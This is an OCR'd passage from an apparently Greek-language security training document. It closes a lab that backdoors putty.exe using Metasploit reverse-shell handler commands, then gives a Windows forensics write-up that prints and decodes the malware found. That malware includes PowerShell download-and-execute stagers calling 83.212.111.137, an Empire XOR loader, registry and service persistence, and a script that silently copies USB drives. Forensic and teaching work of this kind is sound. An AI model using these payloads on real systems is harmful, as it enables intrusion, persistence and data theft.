


- **Listening Server στο Kali Linux**


Στη συνέχεια θα πρέπει να ενεργοποιήσουμε έναν listening server στο Kali Linux , ώστε να συνδεθεί το putty.exe όταν το τρέξει ο χρήστης του υπολογιστή-στόχου.
Οι εντολές είναι
msfconsole
use exploit/multi/handler
set LHOST 192.168.0.112
set LPORT 443
set PAYLOAD windows/meterpreter/reverse_tcp
show options
exploit



Τώρα θα πάμε στο μηχάνημα θύματός, όπου έχουμε μεταφέρει την τροποποιημένη έκδοση του εκτελέσιμου (putty.exe). Θα ξεκινήσουμε το πρόγραμμα και αυτό θα συνδεθεί με τον server 192.168.0.112:443, δηλαδή το Kali Linux.



Αν χρήστης τερματίσει τη λειτουργία του putty.exe τότε χάνεται και η σύνδεση.



- **Συμπεράσματα**

Όπως μπορείτε να δείτε, ένα backdoored αρχείο που θα παρακάμψει το Anti-Virus μπορεί να δημιουργηθεί αρκετά εύκολα. Το Anti-Virus είναι αρκετά χρήσιμο, αλλά δεν μπορεί να σταματήσει τα πάντα. Οι χρήστες των Ηλεκτρονικών Υπολογιστών θα πρέπει να εκπαιδευτούν ώστε να προσέχουν όταν χρησιμοποιούν ιστοσελίδες στο Internet, τα κοινωνικά μέσα και το ηλεκτρονικό ταχυδρομείο. Πρέπει να αποφεύγουν να κατεβάζουν λογισμικό από ύποπτους ιστότοπους, να μην επιτρέπουν τα αναδυόμενα παράθυρα ή τις προειδοποιήσεις για εγκατάσταση προγραμμάτων και ποτέ να μην ανοίγουν ανεπιθύμητα ή ύποπτα συνημμένα σε e-mail.

ΠΑΡΑΡΤΗΜΑ «Β» Win Forensics

Περιγραφή Επεισοδίου

Το εν λόγω επεισόδιο αφορά εγκληματολογική ανάλυση ενός μεμονωμένου συστήματος (stand alone) Η/Υ. Το λειτουργικό σύστημα του υπολογιστή είναι Windows 8.1 με αρχιτεκτονική 32bit. Ο υπολογιστής έχει πρόσβαση στο διαδίκτυο και χρησιμοποιείται για δημιουργία και διαχείρισή εγγράφων και χρήση ηλεκτρονικού ταχυδρομείου. Πρόσβαση στο σύστημα γίνεται με χρήση **username: IEUser και password: Passw0rd!** .

Ο χρήστης του Η/Υ κατά την εκκίνηση του συστήματος διαπίστωσε ασυνήθιστη συμπεριφορά στην επιφάνεια εργασίας καθώς και μείωση της απόδοσης του συστήματος, με αποτέλεσμα να ενημερώσει αντίστοιχα τον διαχειριστή των πληροφοριακών συστημάτων.

Ο διαχειριστής μετά από σύντομο έλεγχο του συστήματος απευθύνθηκε στο διαχειριστή ασφαλείας για περαιτέρω έλεγχο.

Το προσωπικό της ομάδας ασφαλείας πληροφοριακών συστημάτων στο οποίο ανήκετε καλείτε να κάνει εγκληματολογική ανάλυση (Forensics) του συστήματος.

Μεθοδολογία

Αρχικά παράχθηκε raw image του σκληρού της εικονικής μηχανής για να είναι δυνατός ο έλεγχός του χωρίς καμία μεταβολή με το Autopsy {**Autopsy**:Αποτελεί ένα γραφικό περιβάλλον της γραμμής εντολών του εργαλείου που αναλύει την ψηφιακή έρευνα του Sleuth Kit The Sleuth Kit (File system analysis tools). Μπορεί να αναλύσει δίσκους Windows και Unix, όπως και αρχεία συστήματος (NTFS, FAT, UFS1/2, Ext2/3}.

Στη συνέχεια έγινε boot με το Live Kaspersky Rescue Disk και έλεγχος όλου του δίσκου για ύποπτα αρχεία.


Τέλος έγινε boot από το σκληρό δίσκο του VM, λήψη αντιγράφου της μνήμης με το DumpIt, (Όταν ένα σύστημα πιστεύεται ότι έχει υποστεί βλάβη ή μολυνθεί, ο ερευνητής χρειάζεται έναν βολικό τρόπο να λάβει ένα στιγμιότυπο μνήμης του HY που έχει μολυνθεί και αυτό γίνεται με το **DumpIt**), ανάλυσή της με το Volatility (Το **Volatility** είναι ένα εργαλείο μνήμης για την ανάλυση των malware που επιτρέπει στον χρήστη να εξάγει ψηφιακά, τεχνουργήματα της RAM) και έλεγχος VM με το Redline Mandiant (Το **Redline®**, το κορυφαίο εργαλείο ασφάλειας του EndEdge FireEye, παρέχει στους ερευνητές τις δυνατότητες διερεύνησης φιλοξενίας στους χρήστες για να εντοπίζουν σημάδια κακόβουλης δραστηριότητας μέσω της ανάλυσης μνήμης και αρχείων και την ανάπτυξη ενός προφίλ αξιολόγησης απειλών).


Λύση Επεισοδίου

Ως πρώτο βήμα θα ξεκινήσουμε την διαδικασία προετοιμάζοντας το περιβάλλον εργασίας εγκληματολογικής ανάλυσης. Δημιουργούμε ένα φάκελο στον Η/Υ που χρησιμοποιήσουμε ως

"αναλυτή" και τον διαμοιράζουμε δικτυακά με τον Η/Υ που θα αναλύσουμε. Μέσα στον φάκελο συγκεντρώνουμε τα εργαλεία που θα χρησιμοποιήσουμε καθώς και όλα τα στοιχεία που θα συλλέξουμε. Στη συνέχεια θα πάρουμε αντίγραφο της μνήμης με την χρήση του εργαλείου "dumpit", θα προχωρήσουμε σε ανάλυση πραγματικού χρόνου του συστήματος επηρεάζοντας το όσο το δυνατόν λιγότερο και εφόσον απαιτηθεί θα πάρουμε και αντίγραφο του σκληρού δίσκου.

Λαμβάνοντας υπόψη την αναφορά του χρήστη για ασυνήθιστη συμπεριφορά κατά την εκκίνηση του συστήματος, κατά την διάρκεια της ανάλυσης πραγματικού χρόνου εκτελέσαμε το εργαλείο autoruns της σουίτας εργαλείων sysinternals.





Από τα παραπάνω βλέπουμε μία ύποπτη υπηρεσία(service) με την ονομασία dwmss με εκδότη την microsoft να μην είναι υπογεγραμμένη. Κάνοντας διαδικτυακή αναζήτηση και αναλύοντας το εκτελέσιμο dwmss.exe, με το cuckoo sandbox, διαπιστώνουμε ότι πρόκειται για κακόβουλο εκτελέσιμο το οποίο επικοινωνεί με την IP 83.212.111.137.

Άλλη μία ύποπτη υπηρεσία είναι η **Test11** η οποία χρησιμοποιεί το windows powershell. Επίσης βλέπουμε ότι κατά την εκκίνηση του συστήματος μέσω του κλειδιού Run της registry εκτελείται ένα ύποπτο batch file με την ονομασία **start.bat.**

Στην παραπάνω θέση, βρίσκουμε το αρχείο start.bat, το οποίο περιέχει την παρακάτω γραμμή:

@echo off & cd c:\users\public & powershell.exe -windowstyle hidden -executionPolicy

Bypass .\priv_add_pers.ps1

η οποία μας παραπέμπει στο αρχείο priv_add_pers.ps1, το οποίο βρίσκεται στον ίδιο υποφάκελο και περιέχει τις παρακάτω γραμμές:

```
function Download-Execute-PS
{
<#
.SYNOPSIS
Nishang Payload which downloads and executes a powershell script.
```

```
.DESCRIPTION
This payload downloads a powershell script from specified URL and then executes it on the target.
Use the -nowdownload option to avoid saving the script on the target. Otherwise, the script is saved with a random filename.
.PARAMETER ScriptURL
The URL from where the powershell script would be downloaded.
.PARAMETER Arguments
The Arguments to pass to the script when it is not downloaded to disk i.e. with -nodownload function.
This is to be used when the scripts load a function in memory, true for most scripts in Nishang.
```

```
.PARAMETER Nodownload

If this switch is used, the script is not dowloaded to the disk.

.EXAMPLE

PS > Download-Execute-PS http://pastebin.com/raw.php?i=jqP2vJ3x

.EXAMPLE

PS > Download-Execute-PS http://script.alteredsecurity.com/evilscript.ps1 -Argument
evilscript -nodownload

The above command does not download the script file to disk and executes the evilscript
function inside the evilscript.ps1

.LINK

http://labofapenetrationtester.com/

https://github.com/samratashok/nishang

#>

    [CmdletBinding()] Param(

        [Parameter(Position = 0, Mandatory = $True)]

        [String]

        $ScriptURL,
```

```
        [Parameter(Position = 1, Mandatory = $False)]

        [String]

        $Arguments,


        [Switch]
```

```
        $nodownload
    }
    if ($nodownload -eq $true)
    {
        Invoke-Expression ((New-Object Net.WebClient).DownloadString("$ScriptURL"))
        if($Arguments)
        {
            Invoke-Expression $Arguments
        }
    }
    else
    {
        $rand = Get-Random
        $webclient = New-Object System.Net.WebClient
        $file1 = "$env:temp\$rand.ps1"
        $webclient.DownloadFile($ScriptURL,"$file1")
        $script:pastevalue = powershell.exe -ExecutionPolicy Bypass -noLogo
-command $file1
        Invoke-Expression $pastevalue
    }
}
```

Download-Execute-PS http://83.212.111.137/down/powerup.ps1 -Argument evilscript-nodownload

Από την τελευταία γραμμή, μπορούμε να δούμε ότι **κατεβάζει και εκτελεί ένα αρχείο .ps1**, από τη διεύθυνση 83.212.111.137/down/powerup.ps1

Εδώ φαίνεται μία σύνδεση με την IP: 83.212.111.137, η οποία με την ανάλυση του κώδικα, φαίνεται ότι είναι μία backdoor.

Επίσης το παραπάνω, δημιουργεί και το αρχείο:

C:\Windows\Temp\cmd.bat

Λόγω της χρήσης script powershell κάναμε έλεγχο στα logs του συστήματος σχετικά με το powershell και διαπιστώσαμε τα παρακάτω:

```
==================================================
Record Number      : 9
Log Type           : Windows PowerShell
Event Type         : Information
Time               : 5/4/2016 5:04:51 AM
Source             : PowerShell
Category           : 6
Event ID           : 600
User Name          :
Computer           : IE11Win8_1
Event Data Length : 0
Record Length      : 2300
Event Description : Provider "Alias" is Started.      Details:      ProviderName=Alias
NewProviderState=Started      SequenceNumber=1      HostName=ConsoleHost
HostVersion=4.0    HostId=218fae52-9fcc-4e27-b216-02552b68906e
HostApplication=powershell.exe -WindowStyle Hidden -executionPolicy Bypass
New-ItemProperty -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\
-Name Update -PropertyType String -Value c:\users\public\start.bat -force ; set-content
c:\users\public\start.bat '@echo off & cd c:\users\public & powershell.exe -windowstyle
hidden -executionPolicy Bypass .\priv_add_pers.ps1' ; powershell.exe -WindowStyle
Hidden -executionPolicy Bypass -encodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAA
uAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGw
AZQAoACcAaAB0AHQAcAA6AC8ALwA4ADMALgAyADEAMgAuADEAMQAxAC4AMQ
AzADcALwBkAG8AdwBuAC8AZQBtAHAAaQByAGUALQBzAGMAcgBpAHAAdAAuAH
AAcwAxACcALAAnAGMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAcABy
AGkAdgBfAGEAZABkAF8AcABlAHIAcwAuAHAAcwAxACcAKQA=    EngineVersion=
RunspaceId=    PipelineId=    CommandName=    CommandType=    ScriptName=
CommandPath=    CommandLine=
==================================================
```

Κάνοντας αποκωδικοποίηση της κωδικοποιημένες με base64 εντολή προκύπτει το παρακάτω

(New-Object

System.Net.WebClient).DownloadFile('http://83.212.111.137/down/empire-script.ps1','c:

users\public\priv_add_pers.ps1')

Βλέπουμε λοιπόν ότι σε χρόνο 5/4/2016 5:04:51 AM εκτελέστηκε το powershell script το οποίο έκανε σύνδεση στην ip 83.212.111.137 και μεταφόρτωσε επιπλέον powershell scripts.

Στον ίδιο χρόνο εκτελέστηκε σύμφωνα με τα logs το κάτωθι script:

```
==================================================
Record Number      : 10
Log Type           : Windows PowerShell
Event Type         : Information
Time               : 5/4/2016 5:04:51 AM
Source             : PowerShell
Category           : 6
Event ID           : 600
User Name          :
Computer           : IE11Win8_1
Event Data Length  : 0
Record Length      : 1848
Event Description : Provider "Alias" is Started.      Details:      ProviderName=Alias
NewProviderState=Started      SequenceNumber=1      HostName=ConsoleHost
HostVersion=4.0     HostId=464d3ecd-439a-4bd4-b682-983c682af70c
HostApplication=powershell.exe -NoP -NonI -W Hidden -Enc
bQBrAGQAaQByACAALQBmAG8AcgBjAGUAIAAkAGUAbgB2ADoAVABFAE0AUABcA
FQAQwBEADUAMAA2AEEAXwAuAHQAbQBwADsASQBuAHYAbwBrAGUALQBXAGU
AYgBSAGUAcQB1AGUAcwB0ACAAIgBoAHQAdABwADoALwAvADgAMwAuADIAMQA
yAC4AMQAxADEALgAxADMANwAvAGQAbwB3AG4ALwBlAGwAZQB2AGEAdABlAG
QALgBtAHMAaQAiACAALQBPAHUAdABGAGkAbABlACAAIgAkAGUAbgB2ADoAVAB
FAE0AUABcAFQAQwBEADUAMAA2AEEAXwAuAHQAbQBwAFwAZQBsAGUAdgBhA
HQAZQBkAC4AbQBzAGkAIgA7AG0AcwBpAGUAeABlAGMAIAAvAHEAIAAvAGkAIAAi
ACQAZQBuAHYAOgBUAEUATQBQAFwAVABDAEQANQAwADYAQQBfAC4AdABtAH
AAXABlAGwAZQB2AGEAdABlAGQALgBtAHMAaQAiADsA    EngineVersion=
RunspaceId=    PipelineId=    CommandName=    CommandType=    ScriptName=
CommandPath=    CommandLine=
==================================================
```

DECODE:

mkdir -force $env:TEMP\TCD506A_.tmp;Invoke-WebRequest

"http://83.212.111.137/down/elevated.msi"

-OutFile"$env:TEMP\TCD506A_.tmp\elevated.msi";msiexec /q /i

"$env:TEMP\TCD506A_.tmp\elevated.msi";

Από την αποκωδικοποίηση βλέπουμε ότι από την ίδια ύποπτη ip μεταφορτώνεται το εκτελέσιμο “elevated.msi".το οποίο εκτελέστηκε στις 5/4/2016 5:05:05 AM για να εγκαταστήσει κάποιο πρόγραμμα σύμφωνα με τα την καταγραφή που βλέπουμε παρακάτω:

```
==================================================
Record Number      : 2438
Log Type           : Application
Event Type         : Information
Time               : 5/4/2016 5:05:05 AM
Source             : MsiInstaller
Category           : 0
Event ID           : 1040
User Name          : IEUser
Computer           : IE11Win8_1
Event Data Length : 0
Record Length      : 328
Event Description : Beginning a Windows Installer transaction:
C:\Users\IEUser\AppData\Local\Temp\TCD506A_.tmp\elevated.msi. Client Process Id:
1600.
```

Βλέπουμε επίσης την εκτέλεση ps που μεταφορτώθηκε νωρίτερα:

```
==================================================
Record Number      : 33
Log Type           : Windows PowerShell
Event Type         : Information
Time               : 5/4/2016 5:05:09 AM
Source             : PowerShell
Category           : 6
Event ID           : 600
User Name          :
Computer           : IE11Win8_1
Event Data Length : 0
Record Length      : 1088
Event Description : Provider "Alias" is Started.      Details:      ProviderName=Alias
NewProviderState=Started      SequenceNumber=1      HostName=ConsoleHost
HostVersion=4.0    HostId=207b858a-3d53-46be-ab3e-1a039a19216d
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-NoLogo -ExecutionPolicy Bypass -NonInteractive -InputFormat None -NoProfile -File
C:\Program Files\Zoosk\empire_script.ps1    EngineVersion=    RunspaceId=
```

PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=

Η ύποπτη υπηρεσία Windows Driver Foundation 11 που εντοπίσαμε προηγουμένως συνδέεται με το κάτωθι ps

```
==================================================
Record Number      : 2848
Log Type           : System
Event Type         : Information
Time               : 5/4/2016 5:07:27 AM
Source             : Service Control Manager
Category           : 0
Event ID           : 7045
User Name          : SYSTEM
Computer           : IE11Win8_1
Event Data Length : 0
Record Length      : 612
Event Description : A service was installed in the system.  Service Name:  Windows
Driver Foundation 11  Service File Name:  C:\Windows\System32\cmd.exe /C start /B
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  -ExecutionPolicy
Bypass C:\users\IEUser\appdata\local\temp\tr.ps1  Service Type:  user mode service
Service Start Type:  auto start  Service Account:  LocalSystem
==================================================
```

Τα ανωτέρω script τα εντοπίσαμε στο σύστημα και περιέχουν τον παρακάτω κώδικα:

Start.bat

@echo off & cd c:\users\public & powershell.exe -windowstyle hidden -executionPolicy

Bypass .\priv_add_pers.ps1

Empire_script.ps1

```
powershell.exe -NoP -NonI -W Hidden -InputFormat None -Enc
JABXAEMAPQBOAEUAdwAtAE8AYgBqAGUAYwBUACAAUwB5AHMAdABFAG0ALgB
OAGUAVAAuAFcARQBCAEMATABpAEUATgB0ADsAJAB1AD0AJwBNAG8AegBpAG
wAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQ
A7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHI
AdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVw
BjAC4ASABlAEEAZABFAFIAUwAuAEEARABEACgAJwBVAHMAZQByAC0AQQBnAG
UAbgB0ACcALAAkAHUAKQA7ACQAVwBjAC4AUABSAE8AeAB5ACAAPQAgAFsAUw
BZAFMAdABlAE0ALgBOAGUAdAAuAFcAcgBpAFIAZQBxAHUAZQBTAHQAXQA6AD
oARABFAEYAYQBVAGwAVABXAGUAYgBQAHIAbwB4AFkAOwAkAHcAYwAuAFAAcg
```

```
BPAHgAeQAuAEMAUgBlAGQARQBOAHQAaQBBAEwAUwAgAD0AIABbAFMAWQBz
AHQARQBNAC4ATgBlAHQALgBDAHIARQBEAGUAbgBUAEkAYQBsAEMAQQBjAGg
AZQBdADoAOgBEAGUARgBhAHUAbAB0AE4ARQB0AFcAbwBSAEsAQwByAEUARA
BlAG4AdABpAGEATABTADsAJABLAD0AJwBlAHYAXAAvAGwAWABjADYAawBWAFc
AWgA6AFsAQAAjAE4AcgBwAEgAOwBkAHcAfABuADAALABKAEIAUwBUAF0AJwA7A
CQASQA9ADAAOwBbAGMASABBAHIAWwBdAF0AJABCAD0AKABbAGMASABBAHI
AWwBdAF0AKAAkAHcAQwAuAEQATwB3AG4ATABPAEEARABTAFQAcgBpAG4AZw
AoACIAaAB0AHQAcAA6AC8ALwA4ADMALgAyADEAMgAuADEAMQAxAC4AMQAzAD
cAOgA4ADAAOAAwAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAe
wAkAF8ALQBCAFgATwBSACQASwBbACQASQArACsAJQAkAEsALgBMAGUAbgBHA
HQAaABdAH0AOwBJAEUAWAAgACgAJABCAC0AagBvAEkAbgAnACcAKQA=
```

DECODE:

```
$WC=NEw-ObjecT SystEm.NeT.WEBCLiENt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64;
Trident/7.0; rv:11.0) like Gecko';$Wc.HeAdERS.ADD('User-Agent',$u);$Wc.PROxy =
[SYSteM.Net.WEbRequESt]::DEFaUlTWebProxY;$wc.PrOxy.CRedENtiALS =
[SYstEM.Net.CrEDenTIalCAche]::DeFaultNEtWoRKCrEDentiaLS;$K='ev\/lXc6kVWZ:[@
#NrpH;dw|n0,JBST]';$I=0;[cHAr[]]$B=([cHAr[]]($wC.DOwnLOADSTring("http://83.212.11
1.137:8080/index.asp")))|%{$_-BXOR$K[$I++%$K.LenGth]};IEX ($B-joIn")
```

Tr.ps1

```
#Requires -version 2.0
function Recursion ([string]$filePath, [string]$FolderName) {
$GetRemovableFolder=get-childitem $filepath
#$FolderToWrite=$FolderName +
#write-host $FolderName
foreach($item in $GetRemovableFolder){
    if ( $item.extension -ne ".exe" -and $item.extension -ne ".avi" -and $item.length -lt
50MB -and $item.attributes -ne 'directory'){ #exclude some file types
        $NewFullFileName=$FolderName +$item
            if ((Test-Path $NewFullFileName)){ #the file exist, i need to check it's size
                if ((Get-item $NewFullFileName).length  -ne $item.length){
                    Copy-item  $item.FullName  $FolderName  -force  -ErrorAction
SilentlyContinue
                    }
                    else{#write-host "exist"
                    }
            }
            else
            {  Copy-item  $item.FullName  $FolderName  -force  ErrorAction
SilentlyContinue #it is not exist so i copy
            }
```

```
        }
    if ($item.attributes -eq 'directory'){
    Copy-item $item.FullName $folderName  -ErrorAction SilentlyContinue
    #$RelativePathtoCopy=$item.FullName.split(':')[-1]
    $RelativePathtoCopy=$folderName+$item.Name+"\"
    Recursion $item.FullName  $RelativePathtoCopy
        }
    }
}

Register-WmiEvent -Class win32_VolumeChangeEvent -SourceIdentifier volumeChange
-ErrorAction SilentlyContinue
#write-host (get-date -format s) " the script is starting..."
do{
$newEvent = Wait-Event -SourceIdentifier volumeChange
$eventType = $newEvent.SourceEventArgs.NewEvent.EventType

#write-host (get-date -format s) " new event = " $eventTypeName
if ($eventType -eq 2)
```

```
{
$driveLetter = $newEvent.SourceEventArgs.NewEvent.DriveName
$VolumeSerialNumber=([wmi]"Win32_LogicalDisk='$driveLetter'").VolumeSerialNumber
#write-host $VolumeSerialNumber +" VolumeSerialNumber"
$usb=[System.IO.DriveInfo]::GetDrives()
$driveLabel = ([wmi]"Win32_LogicalDisk='$driveLetter'").VolumeName
#write-host (get-date -format s) " Drive name = " $driveLetter
#write-host (get-date -format s) " Drive label = " $driveLabel

if ($usb.driveType -eq 'Removable')#start process with specific conditions)
{
#write-host (get-date -format s) " Iam starting copy process in 13 seconds..."
start-sleep -seconds 13
#start-process "Z:\myproceess.bat"

#$usb=[System.IO.DriveInfo]::GetDrives()|?{$_.driveType -eq "Removable"}

$NewFolderName=$VolumeSerialNumber

$NewFolderName="c:\users\public\copyremovableitems\"+ $NewFolderName +"\"
mkdir $NewFolderName -ErrorAction SilentlyContinue
(get-item -force c:\users\public\copyremovableitems\).attributes='Hidden'
Recursion $driveLetter $NewFolderName

}

}
Remove-Event -SourceIdentifier volumeChange
} while (1-eq1) #Loop until next event
Unregister-Event -SourceIdentifier volumeChange
```


priv_add_pers.ps1'

```
function Download-Execute-PS
{
<#
.SYNOPSIS
Nishang Payload which downloads and executes a powershell script.
.DESCRIPTION
This payload downloads a powershell script from specified URL and then executes it on
